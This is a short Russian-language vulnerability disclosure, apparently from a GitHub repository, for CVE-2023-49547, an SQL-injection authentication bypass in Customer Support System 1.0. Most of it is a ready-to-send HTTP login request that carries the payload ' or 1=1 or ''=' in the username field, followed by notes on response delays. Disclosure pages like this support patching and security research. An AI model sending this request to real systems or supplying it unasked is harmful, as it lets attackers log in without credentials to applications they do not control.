 geraldoalcantara/cve-2023-49547
Система поддержки клиентов 1.0 - Обход аутентификации через SQL-инъекцию

Описание: Customer Support System версии 1.0 уязвим к SQL-инъекциям. Уязвимость SQL-инъекции в Customer Support System 1.0 позволяет удаленным неаутентифицированным злоумышленникам обойти процесс аутентификации, используя параметр username.
Уязвимая версия продукта: Customer Support System 1.0 Автор CVE: Geraldo Alcântara Дата: 28/11/2023 Подтверждено: 19/12/2023 CVE: CVE-2023-49547 Протестировано на: Windows
Запрос: Обход аутентификации:
POST /customer_support/ajax.php?action=login HTTP/1.1
Host: 192.168.68.148
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: */*
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 54
Origin: http://192.168.68.148
Connection: close
Referer: http://192.168.68.148/customer_support/login.php
Cookie: csrftoken=1hWW6JE5vLFhJv2y8LwgL3WNPbPJ3J2WAX9F2U0Fd5H5t6DSztkJWD4nWFrbF8ko; sessionid=xrn1sshbol1vipddxsijmgkdp2q4qdgq; PHPSESSID=abige9ar0b1bi3qcf9mkv258o3

username='+or+1%3D1+or+''%3D'&password=password&type=1

Временная задержка: 20 секунд

Временная задержка: 2 секунды
Обнаружил(и)/Авторы: Geraldo Alcântara
